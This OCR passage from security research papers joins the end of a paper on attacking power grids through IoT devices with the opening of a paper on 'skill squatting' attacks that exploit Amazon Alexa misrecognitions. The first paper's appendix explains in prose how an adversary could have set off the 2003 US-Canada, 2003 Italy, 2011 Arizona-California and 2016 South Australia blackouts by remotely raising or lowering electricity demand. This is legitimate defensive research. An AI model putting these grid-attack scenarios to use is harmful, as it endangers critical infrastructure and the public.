[48] RAMIREZ, L., AND DOBSON, I. Monitoring voltage collapse margin with synchrophasors across transmission corridors with multiple lines and multiple contingencies. In *Proc. IEEE PES-GM'15* (2015).

[49] RONEN, E., SHAMIR, A., WEINGARTEN, A.-O., AND O'FLYNN, C. IoT goes nuclear: Creating a ZigBee chain reaction. In *Proc. IEEE S&P'17* (2017).

[50] SACHIDANANDA, V., TOH, J., SIBONI, S., SHABTAI, A., AND ELOVICI, Y. Poster: Towards exposing internet of things: A roadmap. In *Proc. ACM CCS'16* (2016).

[51] SAUER, P., AND PAI, M. *Power System Dynamics and Stability*. Prentice Hall, 1998.

[52] SHARMA, A., SRIVASTAVA, S., AND CHAKRABARTI, S. Testing and validation of power system dynamic state estimators using real time digital simulator (RTDS). *IEEE Trans. Power Syst. 31*, 3 (2016), 2338–2347.

[53] SIMPSON, A. K., ROESNER, F., AND KOHNO, T. Securing vulnerable home IoT devices with an in-hub security manager. In *Proc. IEEE PerCom'17* (2017).

[54] SOLTAN, S., MAZAURIC, D., AND ZUSSMAN, G. Analysis of failures in power grids. *IEEE Trans. Control Netw. Syst. 4*, 3 (2017), 288–300.

[55] SOLTAN, S., YANNAKAKIS, M., AND ZUSSMAN, G. Joint cyber and physical attacks on power grids: Graph theoretical approaches for information recovery. In *Proc. ACM SIGMETRICS'15* (June 2015).

[56] STATISTA. Number of homes with smart thermostats in North America from 2014 to 2020 (in millions). https://www.statista.com/statistics/625868/homes-with-smart-thermostats-in-north-america/. Accessed: Jan. 2018.

[57] SURBATOVICH, M., ALJURAIDAN, J., BAUER, L., DAS, A., AND JIA, L. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of ifttt recipes. In *Proc. WWW'17* (2017).

[58] THE UNITED NATIONS. Demographic yearbook, 2017. https://unstats.un.org/unsd/demographic-social/products/dyb/dybcensusdata.cshtml. Accessed: Jan. 2018.

[59] UNION FOR THE COORDINATION OF THE TRANSMISSION OF ELECTRICITY (UCTE). Final report of the investigation committee on the 28 September 2003 blackout in Italy. http://www.rae.gr/old/cases/C13/italy/UCTE_rept.pdf. Accessed: Jan. 2018.

[60] U.S.-CANADA POWER SYSTEM OUTAGE TASK FORCE. Report on the August 14, 2003 blackout in the United States and Canada: Causes and recommendations. https://energy.gov/sites/prod/files/oeprod/DocumentsandMedia/BlackoutFinal-Web.pdf. Accessed: Jan. 2018.

[61] WANG, N., ZHANG, J., AND XIA, X. Energy consumption of air conditioners at different temperature set points. *Energy and Buildings 65* (2013), 412–418.

[62] WOOD, A. J., AND WOLLENBERG, B. F. *Power Generation, Operation, and Control*. John Wiley & Sons, 2012.

[63] YU, T., SEKAR, V., SESHAN, S., AGARWAL, Y., AND XU, C. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the internet-of-things. In *Proc. ACM HotNets'15* (2015).

[64] ZHANG, G., YAN, C., JI, X., ZHANG, T., ZHANG, T., AND XU, W. DolphinAttack: Inaudible voice commands. In *Proc. ACM CCS'17* (2017).

[65] ZIMMERMAN, R. D., MURILLO-SÁNCHEZ, C. E., AND THOMAS, R. J. MATPOWER: Steady-state operations, planning, and analysis tools for power systems research and education. *IEEE Trans. Power Syst. 26*, 1 (2011), 12–19.

# Appendix

## A Historical Blackouts Details

In this appendix, we briefly review a few of the recent blackouts in the power grids around the world to further demonstrate the potential effectiveness of the MadIoT attacks.

### A.1 The 2003 Blackout in the U.S. and Canada

The August 14, 2003, blackout in the U.S. and Canada is one of the largest blackouts in history. It affected an area with an estimated 50 million people and $61,800MW$ of power in the states of Ohio, Michigan, Pennsylvania, New York, Vermont, Massachusetts, Connecticut, New Jersey and the Canadian province of Ontario. According to the aftermath report [60], the failure started with a generator failure in Ohio due to an underpredicted reactive load to serve high air conditioning demand. After the initial failure, the Ohio grid operators were forced to import power which caused more line failures due to overloads and lines touching nearby trees. Within hours, the line failures cascaded and caused failure in major tie-lines between ISOs. This resulted in disconnection of the Eastern interconnection into East and West parts which caused further frequency and voltage instabilities and a large-scale blackout. The details of the events leading to the blackout can be found in [60].

***How an adversary could have initiated a similar scenario?*** In a relatively hot summer day (but not the hottest day), an adversary could have initiated the same event by overloading the Ohio system by increasing the reactive power demand by remotely starting several air conditioners. This could cause an unexpected shortage in reactive power generation and possibly the same generator failure and consequent voltage collapse events.

### A.2 The 2003 Blackout in Italy

The September 28, 2003, blackout was the most serious blackout in Italy and caused an outage almost everywhere in Italy. At around 3pm in the afternoon, Italy was importing $3,610MW$ and $2,212MW$ of power from Switzerland and France, about $600MW$ and $400MW$ above their scheduled exchange agreements, respectively. At this time, one of the tie-lines between Switzerland and Italy tripped due to an overload and touching a tree. This resulted in an overload in another tie-line between the two countries and tripping of the second line. After, the second line failure, further lines between Italy and France, Austria, and Slovenia tripped due to overloads and caused the Italian grid to be disconnected from the continental European grid. This resulted in a huge imbalance between supply and demand within Italy and a frequency drop that could not be recovered despite further aggressive load shedding. The details of the events leading to this blackout can be found in [59].

***How an adversary could have initiated a similar scenario?*** An adversary could actively monitor the power flow on the tie-lines through European grids' websites and overload the tie-lines by increasing power demand in Italy and possibly decreasing power demand in Switzerland or France. This could have resulted in the failure of the same tie-lines and subsequent failures.

### A.3 The 2011 Blackout in Arizona-Southern California

The September 8, 2011, Arizona-Southern California affected approximately 2.7 million people. It started with a single high voltage line failure due to a fault which redistributed power towards the San Diego area on *a hot day during hours of peak demand*. Within minutes this redistribution of power resulted in more line and transformer failures (which are modeled as line failures in simulations in the previous section) and eventually separation of the San Diego area from rest of the Western Interconnection. This separation resulted in a huge imbalance between the supply and demand in the San Diego area and a frequency drop which caused generation tripping and a blackout. The details of the events can be found in [9].

***How an adversary could have initiated a similar scenario?*** An adversary could have caused the same initial line failure (which was operating within 78% of its capacity) by increasing the demand in the San Diego area and possibly reducing the demand in Arizona.

### A.4 The 2016 Blackout in South Australia

The September 28, 2016, blackout in South Australia affected approximately 1 million customers. Extreme weather conditions on September 28 caused failure in three transmission lines. Following these failures, there was a $456MW$ reduction in wind generation in the South Australia grid which resulted in an increase in imported power and further tripping of the tie-lines. As a result, the South Australia grid was separated from rest of the Australian grid. This resulted in $900MW$ imbalance is supply and demand, and a sudden drop in the frequency which caused a blackout in the system. The details of these events can be found in [13].

What is special about this blackout is that a big portion of the electric power in South Australia in generated by wind turbines and solar panels (about 75%) which have very low inertia. This is the main reason for the very quick drop in the frequency after the separation of the South Australian grid from the rest of the interconnection, without the grid operator having a chance to respond to the imbalance by load shedding. This event, in particular, shows that in places or times that renewable resources have a higher share of the power generation, the grid is

much more vulnerable to the MadIoT attacks that cause sudden increases in the demand.

***How an adversary could have initiated a similar scenario?*** Due to the low inertia of the South Australian grid, the sudden increase in the demand by an adversary in the area should be compensated by the tie-lines. This, depending on the amount of the increase, can potentially result in the overload of the tie-lines and their failure. Once they fail and the system is islanded, it may collapse because of the supply and demand imbalance and a quick frequency drop.

## B Extra Simulations and Details

In this appendix, we present supplemental simulation results.





Figure B.1: Frequency disturbances during the black start due to unexpected increases in all the load buses by an adversary (as described in Section 4.2.2), ignoring generators' frequency cut-off limits (shown by red dashed lines). The maximum power outputs for the generators' governors are different in this figure from that of the generators in Fig. 11. (a) Normal black start operation in the absence of an adversary. (b) Demand increases of $10MW$ at the load buses before the reconnection of the two islands. (c) Demand increases of $20MW$ at the load buses before the reconnection of the two islands. (d) Demand increases of $30MW$ at the load buses before the reconnection of the two islands.





Figure B.2: Polish grid lines' power flow to capacity ratio in (a) Summer 2004 and (b) Summer 2008.





Figure B.3: Tie-line vulnerabilities in the partitioned Polish grid 2008. (a) Failures in the tie-lines between the yellow area and the purple area caused by decreasing the demand by 1% in the former and increasing the demand by 1% in the latter. All the failed lines are shown in black. (b) Failures in several tie-lines caused by decreasing the demand by 1% in the yellow area and increasing the demand by 0.3% in the purple, dark blue, and light blue areas. All the failed lines are shown in black.

# Skill Squatting Attacks on Amazon Alexa

Deepak Kumar Riccardo Paccagnella Paul Murley Eric Hennenfent
Joshua Mason Adam Bates Michael Bailey

*University of Illinois Urbana-Champaign*

## Abstract

The proliferation of the Internet of Things has increased reliance on voice-controlled devices to perform everyday tasks. Although these devices rely on accurate speech-recognition for correct functionality, many users experience frequent misinterpretations in normal use. In this work, we conduct an empirical analysis of interpretation errors made by Amazon Alexa, the speech-recognition engine that powers the Amazon Echo family of devices. We leverage a dataset of 11,460 speech samples containing English words spoken by American speakers and identify where Alexa misinterprets the audio inputs, how often, and why. We find that certain misinterpretations appear consistently in repeated trials and are *systematic*. Next, we present and validate a new attack, called *skill squatting*. In skill squatting, an attacker leverages systematic errors to route a user to malicious application without their knowledge. In a variant of the attack we call *spear skill squatting*, we further demonstrate that this attack can be targeted at specific demographic groups. We conclude with a discussion of the security implications of speech interpretation errors, countermeasures, and future work.

## 1 Introduction

The popularity of commercial Internet-of-Things (IoT) devices has sparked an interest in voice interfaces. In 2017, more than 30 M smart speakers were sold [10], all of which use voice as their primary control interface [28]. Voice interfaces can be used to perform a wide array of tasks, such as calling a cab [11], initiating a bank transfer [2], or changing the temperature inside a home [8].

In spite of the growing importance of speech-recognition systems, little attention has been paid to their shortcomings. While the accuracy of these systems is improving [37], many users still experience frequent misinterpretations in everyday use. Those who speak with accents report especially high error rates [36] and other studies report differences in the accuracy of voice-recognition systems when operated by male or female voices [40, 46]. Despite these reports, we are unaware of any independent, public effort to quantify the frequency of speech-recognition errors.

In this work, we conduct an empirical analysis of interpretation errors in speech-recognition systems and investigate their security implications. We focus on Amazon Alexa, the speech-recognition system that powers 70% of the smart speaker market [3], and begin by building a test harness that allows us to utilize Alexa as a black-box transcription service. As test cases, we use the Nationwide Speech Project (NSP) corpus, a dataset of speech samples curated by linguists to study speech patterns [19]. The NSP corpus provides speech samples of 188 words from 60 speakers located in six distinct "dialect-regions" in the United States.

We find that for this dataset of 11,460 utterances, Alexa has an aggregate accuracy rate of 68.9% on single-word queries. Although 56.4% of the observed errors appear to occur unpredictably (i.e., Alexa makes diverse errors for a distinct input word), 12.7% of them are *systematic*—they appear consistently in repeated trials across multiple speakers. As expected, some of these systematic errors (33.3%) are due to words that have the same pronunciation but different spellings (i.e., homophones). However, other systematic errors (41.7%) can be modeled by differences in their underlying phonetic structure.

Given our analysis of misinterpretations in Amazon Alexa, we consider how an adversary could leverage these systematic interpretation errors. To this end, we introduce a new attack, called *skill squatting*, that exploits Alexa misinterpretations to surreptitiously cause users to trigger malicious, third-party skills. Unlike existing work, which focuses on crafting adversarial audio input to inject voice commands [15, 39, 42, 48, 49], our attack exploits intrinsic error within the opaque natural language processing layer of speech-recognition systems and requires an adversary to only register a public skill. We demonstrate





Figure 1: **Example of an Alexa skill** — Alexa skills are applications that can perform useful tasks based on voice input. For example, the Lyft skill [7] allows users to request a ride by saying "Alexa, ask Lyft for a ride."





Figure 2: **User-skill interaction in Alexa** — A typical user interaction with an Alexa skill, using an Echo device. In this example, a user interacts with the Lyft skill to request a ride.

this attack in a developer environment and show that we are able to successfully "squat" skills, meaning that Alexa invokes the malicious skill instead of a user-intended target skill at least once for 91.7% of the words that have systematic errors. We then consider how an adversary may improve this attack. To this end, we introduce a variant of skill squatting, called *spear skill squatting*, which exploits systematic errors that uniquely target individuals based on either their dialect-region or their gender. We demonstrate that such an attack is feasible in 72.7% of cases by dialect-region and 83.3% of cases by gender.

Ultimately, we find that an attacker can leverage systematic errors in Amazon Alexa speech-recognition to cause undue harm to users. We conclude with a discussion of countermeasures to our presented attacks. We hope our results will inform the security community about the potential security implications of interpretation errors in voice systems and will provide a foundation for future research in the area.

# 2 Background

## 2.1 Voice Interfaces

Voice interfaces are rooted in speech-recognition technology, which has been a topic of research since the 1970s [26]. In recent years, voice interfaces have become a general purpose means of interacting with computers, largely due to the proliferation of the Internet of Things. In many cases, these interfaces entirely supplant traditional controls such as keyboards and touch screens. Smart speakers, like the Amazon Echo and Google Home, use voice interfaces as their primary input source. As of January 2018, an estimated 39 M Americans 18 years or older own a smart speaker [10], the most popular belonging to the Amazon Echo family.

## 2.2 Amazon Alexa Skills

In this work, we focus on Amazon Alexa [14], the speech-recognition engine that powers the Amazon Echo family of devices, as a state-of-the-art commercial voice interface. In order to add extensibility to the platform, Amazon allows the development of third-party applications, called "skills", that leverage Alexa voice services. Many companies are actively developing Alexa skills to provide easy access to their services through voice. For example, users can now request rides through the Lyft skill (Figure 1) and conduct everyday banking tasks with the American Express skill [4].

Users interact with skills directly through their voice. Figure 2 illustrates a typical interaction. The user first invokes the skill by saying the skill name or its associated invocation phrase (①). The user's request is then routed through Alexa cloud servers (②), which determine where to forward it based on the user input (③). The invoked skill then replies with the desired output (④), which is finally routed from Alexa back to the user (⑤). Up until April of 2017, Alexa required users to enable a skill to their account, in a manner similar to downloading a mobile application onto a personal device. However, Alexa now offers the ability to interact with skills without enabling them [32].

## 2.3 Phonemes

In this work, we consider how the pronunciation of a word helps explain Alexa misinterpretations. Word pronunciations are uniquely defined by their underlying *phonemes*. Phonemes are a speaker-independent means of describing the units of sound that define the pronunciation of a particular word. In order to enable text-based analysis of English speech, the Advanced Research Projects Agency (ARPA) developed ARPAbet, a set of phonetic transcription codes that represent phonemes of General American English using distinct sequences of ASCII characters [30]. For example, the phonetic representation of





Figure 3: **Speech-to-Text Test Harness Architecture** — By building an experimental skill (called "Record This"), we are able to use the Amazon Alexa speech recognition system as a black box transcription service. In this example, the client sends a speech sample of the word "apple" ①, Alexa transcribes it for the skill server ②, which then returns the transcription as a reply to Alexa ③ and back to the client ④.

the word "pronounce" using the ARPAbet transcription codes is `P R AH N AW N S`. For the scope of this work, we define the phonetic spelling of a word as its ARPAbet phonetic representation, with each ARPAbet character representing a single phoneme. There are 39 phonemes in the ARPAbet. We rely on the CMU Pronunciation Dictionary [22] as our primary source for word to phonemes conversion.

## 3 Methodology

In this section, we detail the architecture of our test harness, provide an overview of the speech corpora used in our analysis, and explain how we use both to investigate Alexa interpretation errors.

### 3.1 Speech-to-Text Test Harness

Alexa does not directly provide speech transcriptions of audio files. It does, however, allow third-party skills to receive literal transcriptions of speech as a developer API feature. In order to use Alexa as a transcription service, we built an Alexa skill (called "Record this") that records the raw transcript of input speech. We then developed a client that takes audio files as input and sends them through the Alexa cloud to our skill server. In order to start a session with our Alexa skill server, the client first sends an initialization command that contains the name of our custom skill. Amazon then routes all future requests for that session directly to our "Record this" skill server. Second, the client takes a collection of audio files as input, batches them, and sends them to our skill server, generating one query per file. We limit queries to a maximum of 400 per minute in order to avoid overloading Amazon's production servers. In addition, if a request is denied or no response is returned, we try up to five times before marking the query as a failure.





Figure 4: **Dialect-Regions in the U.S.** — Labov et al.'s [31] six dialect regions define broad classes of speech patterns in the United States, which are used to segment Nationwide Speech Project dataset.

| Data Source | Speakers | Words | Samples |
|---|---|---|---|
| NSP | 60 | 188 | 11,460 |
| Forvo | 4,990 | 59,403 | 91,843 |

Table 1: **Speech Sources** — We utilize two speech databases, the Nationwide Speech Project (NSP) and Forvo, to aid in our analysis of Alexa misinterpretations. We use the NSP dataset as our primary source for speech samples and the Forvo dataset solely for cross-validation.

Figure 3 illustrates this architecture. For each audio file sent from the client (①), Alexa sends a request to our skill server containing the understood text transcription (②). The server then responds with that same transcription (③) through the Alexa service back to the client (④). The client aggregates the transcriptions in a results file that maps input words to their output words for each audio sample.

### 3.2 Speech Corpora

In order to study interpretation errors in Alexa, we rely on two externally collected speech corpora. A full breakdown of these datasets is provided in Table 1.

**NSP** The Nationwide Speech Project (NSP) is an effort led by Ohio State University to provide structured speech data from a range of speakers across the United States [19]. The NSP corpus provides speech from a total of 60 speakers from six geographical "dialect-regions", as defined by Labov et al. [31]. Figure 4 shows each of these speech regions — Mid-Atlantic, Midland, New England, North, South, and West — over a map of the United States. In particular, five male and five female speakers from each region provide a set of 188 single-word recordings, 76 of which are single-syllable words (e.g. "mice", "dome", "bait") and 112 are multi-syllable words (e.g. "alfalfa", "nectarine"). These single-word files provide a

total of 11,460 speech samples for further analysis and serve as our primary source of speech data. In addition, NSP provides metadata on each speaker, including gender, age, race, and hometown.

**Forvo** We also collect speech samples from the Forvo website [6], which is a crowdsourced collection of pronunciations of English words. We crawled `forvo.com` for all audio files published by speakers in the United States, on November 22nd, 2017. This dataset contains 91,843 speech samples covering 59,403 words from 4,991 speakers. Unfortunately, the Forvo data is non-uniform and sparse. 40,582 (68.3%) of the words in the dataset are only spoken by a single speaker, which makes reasoning about interpretation errors in such words difficult. In addition, the audio quality of each sample varies from speaker to speaker, which adds difficult-to-quantify noise in our measurements. In light of these observations, we limit our use of these data to only cross-validation of our results drawn from NSP data.

## 3.3 Querying Alexa

We use our test harness to query Alexa for a transcription of each speech sample in the NSP dataset. First, we observe that Alexa does not consistently return the same transcription when processing the same speech sample. In other words, Alexa is non-deterministic, even when presented with identical audio files over reliable network communication (i.e., TCP). This may be due to some combination of A/B testing, system load, or evolving models in the Alexa speech-recognition system. Since we choose to treat Alexa as a black box, investigating this phenomenon is outside the scope of this work. However, we note that this non-determinism will lead to unavoidable variance in our results. To account for this variance, we query each audio sample 50 times. This provides us with 573,000 data points across 60 speakers. Over all these queries, Alexa did not return a response on 681 (0.1%) of the queries, which we exclude from our analysis. We collected this dataset of 572,319 Alexa transcriptions on January 14th, 2018 over a period of 24 hours.

## 3.4 Scraping Alexa Skills

Part of our analysis includes investigating how interpretation errors relate to Alexa skill names. We used a third-party aggregation database [1] to gather a list of all the skill names that were publicly available on the Alexa skills store. This list contains 25,150 skill names, of which 23,368 are unique. This list was collected on December 27th, 2017.





Figure 5: **Word Accuracy** — The accuracy of Alexa interpretations by word is shown as a cumulative distribution function. 9% of the words in our dataset are never interpreted correctly and 2% are always interpreted correctly. This shows substantial variance in misinterpretation rate among words.

## 3.5 Ethical Considerations

Although we use speech samples collected from human subjects, we never interact with subjects during the course of this work. We use public datasets and ensure our usage is in line with their provider's terms of service. All requests to Alexa are throttled so to not affect the availability of production services. For all attacks presented in this paper, we test them only in a controlled, developer environment. Furthermore, we do not attempt to publish a malicious skill to the public skill store. We have disclosed these attacks to Amazon and will work with them through the standard disclosure process.

# 4 Understanding Alexa Errors

In this section, we conduct an empirical analysis of the Alexa speech-recognition system. Specifically, we measure its accuracy, quantify the frequency of its interpretation errors, classify these errors, and explain why such errors occur.

## 4.1 Quantifying Errors

We begin our analysis by investigating how well Alexa transcribes the words in our dataset. We find that Alexa successfully interprets only 394,715 (68.9%) out of the 572,319 queries.

In investigating where Alexa makes interpretation errors, we find that errors do not affect all words equally. Figure 5 shows the interpretation accuracy by individual words in our dataset. Only three words (2%) are always interpreted correctly. In contrast, 9% of words are always interpreted *incorrectly*, indicating that Alexa is poor at correctly interpreting some classes of words. Table 2 characterizes these extremes by showing the top 10 misinterpreted words as well as the top 10 correctly interpreted words in our dataset. We find that words with the lowest accuracy tend to be small, single-syllable words, such as "bean", "calm", and "coal". Words with the highest

| Word | Accuracy |
|---|---|
| Bean | 0.0% |
| Calm | 0.0% |
| Coal | 0.0% |
| Con | 0.0% |
| Cot | 0.0% |
| Dock | 0.0% |
| Heal | 0.0% |
| Lull | 0.0% |
| Lung | 0.0% |
| Main | 0.0% |

(a) Lowest Accuracy Rate

| Word | Accuracy |
|---|---|
| Forecast | 100.0% |
| Robin | 100.0% |
| Tiger | 100.0% |
| Good | 99.9% |
| Happily | 99.8% |
| Dandelion | 99.7% |
| Serenade | 99.6% |
| Liberator | 99.3% |
| Circumstance | 99.3% |
| Paragraph | 99.3% |

(b) Highest Accuracy Rate

Table 2: **Words with Highest and Lowest Accuracy** — The best and worst interpretation accuracies for individual words are shown here. We find that the words with the lowest accuracy seem to be small, single syllable words.





Figure 6: **Unique Misinterpretations per Word** — The number of unique misinterpretations per word is shown as a cumulative distribution function. Even among words that are poorly understood by Alexa, there is variance in the number of unique misinterpretations. The median number of unique misinterpretations is 15, with a heavy tail. In the worst case, the word "unadvised" is misinterpreted in 147 different ways by Alexa.

accuracy are mixed. Many of the top words contain two or three syllables, such as "forecast" and "robin". In one counter example, the word "good" was interpreted correctly 99.9% of the time.

## 4.2 Classifying Errors

Even among words that are poorly understood by Alexa, there is significant variance in the number of unique misinterpretations. For example, the word "bean" has a 0% accuracy rate and is misinterpreted in 12 different ways, such as "been", "beam", and "bing". In contrast, the word "unadvised" was also never interpreted correctly, but misinterpreted in 147 different ways, such as "an advised", "i devised", and "hundred biased". Figure 6 shows the number of unique misinterpretations per word. The median number of misinterpretations is 15, but with a heavy tail.

In investigating the distributions of misinterpretations per word, we observe that, for each of the 188 words, there are one or two interpretations that Alexa outputs more frequently than the others. Motivated by this observation, we introduce the notion of the "most common error" (MCE) for a given word. As an example, consider the word "boil", which is misinterpreted 100% of the time. The MCE of "boil" is the word "boyle", which accounts for 94.3% (MCE Rate) of the errors. In this sense, the rate at which the MCE occurs serves as a measure of how random the distribution of misinterpretations is. Because "boyle" accounts for the majority of its interpretation errors, we thus claim that "boil" has a predictable misinterpretation distribution.





Figure 7: **Error Rate vs MCE** — We plot the error rate by the rate of the most common error for all the words of our dataset. Points in the upper right quadrant represent words that are misinterpreted both frequently and consistently. In our dataset of 188 words, 24 (12.8%) fall in the upper right quadrant.

To visualize the rate and randomness of interpretation errors per word, we plot the error rate for each word along with its MCE rate (Figure 7). This graphical representation provides us with a clearer picture of interpretation errors in Alexa. We then split this plot into four quadrants — quadrant I (upper-right), II (upper-left), III (bottom-left), and IV (bottom-right).

The majority (56.4%) of words in our dataset fall into quadrant III (bottom-left). These are words that are both interpreted correctly most of the time and do not have a prevalent MCE. Instead, they have uncommon errors with no obvious pattern. 21.3% of words appear in quadrant IV (bottom-right). These are words that are often interpreted correctly, but do have a prevalent MCE. There are 9.6% of the words in our dataset that appear in quadrant II (top-left), meaning they are misinterpreted often, but do not feature a prevalent MCE. These are likely to be words that Alexa is poor at understanding altogether. As an example, the word "unadvised", which has 147 unique misinterpretations, appears in this quadrant. The final class of words, in quadrant I (upper-right), are those that are misinterpreted more than 50% of the time and have an MCE that appears in more than 50% of the errors. These are words that are Alexa misunderstands both frequently

| Word | MCE | Word Phonemes | MCE Phonemes |
|---|---|---|---|
| rip | rap | R IH P | R AE P |
| lung | lang | L AH NG | L AE NG |
| wet | what | W EH T | W AH T |
| dime | time | D AY M | T AY M |
| bean | been | B IY N | B IH N |
| dull | doll | D AH L | D AA L |
| coal | call | K OW L | K AO L |
| luck | lock | L AH K | L AA K |
| loud | louder | L AW D | L AW D ER |
| sweeten | Sweden | S W IY T AH N | S W IY D AH N |

Table 3: **Phonetic Structure of Systematic Errors** — We show the underlying phonetic structure of the ten systematic errors that seem to appear due to Alexa confusing certain phonemes with others. In each case, the resultant MCE is at an edit distance of just one phoneme from the intended word.

and in a consistent manner. There are 24 (12.8%) such words in our dataset.

## 4.3 Explaining Errors

We now have a classification for interpretation errors from our dataset. Moreover, we identified 24 words for which Alexa consistently outputs one wrong interpretation. We next investigate why these *systematic* errors occur.

**Homophones** Unsurprisingly, eight (33.3%) of these errors, including "sail" to "sale", "calm" to "com", and "sell" to "cell" are attributable to the fact that these words are homophones, as they have the same pronunciation, but different spellings. Of these, five are cases where Alexa returns a proper noun (of a person, state, band or company) that is a homophone with the spoken word, for example, "main" to "Maine", "boil" to "Boyle", and "outshine" to "Outshyne".

**Compound Words** Two (8.3%) other systematic errors occur due to compound words. Alexa appears to break these into their constituent words, rather than return the continuous compound word. For example, "superhighway" is split into "super highway" and "outdoors" is split into "out doors".

**Phonetic Confusion** Ten (41.7%) of the systematic errors can be explained by examining the underlying phonetic structures of the input words and their errors: in each case, the MCE differs from the spoken word by just a single phoneme. For example, the MCE for the word "wet" is the word "what". The phonetic spelling of "wet" is `W EH T`, whereas the phonetic spelling of "what" is `W AH T`. These errors show that Alexa often misunderstands certain specific phonemes within words while correctly interpreting the rest of them. A full list of the phonetic structures for these cases is shown in Table 3.

**Other Errors** We could not easily explain three (12.5%) of the errors: "mill" to "no", "full" to "four" and "earthy" to "Fi". Even in listening to each speech sample individually, we found no auditory reason why this interpretation error occurs. One surprising error ("preferably" to "preferrably") occurred because Alexa returned a common misspelling of the intended word. This may be caused by a bug in the Alexa system itself.

# 5 Skill Squatting

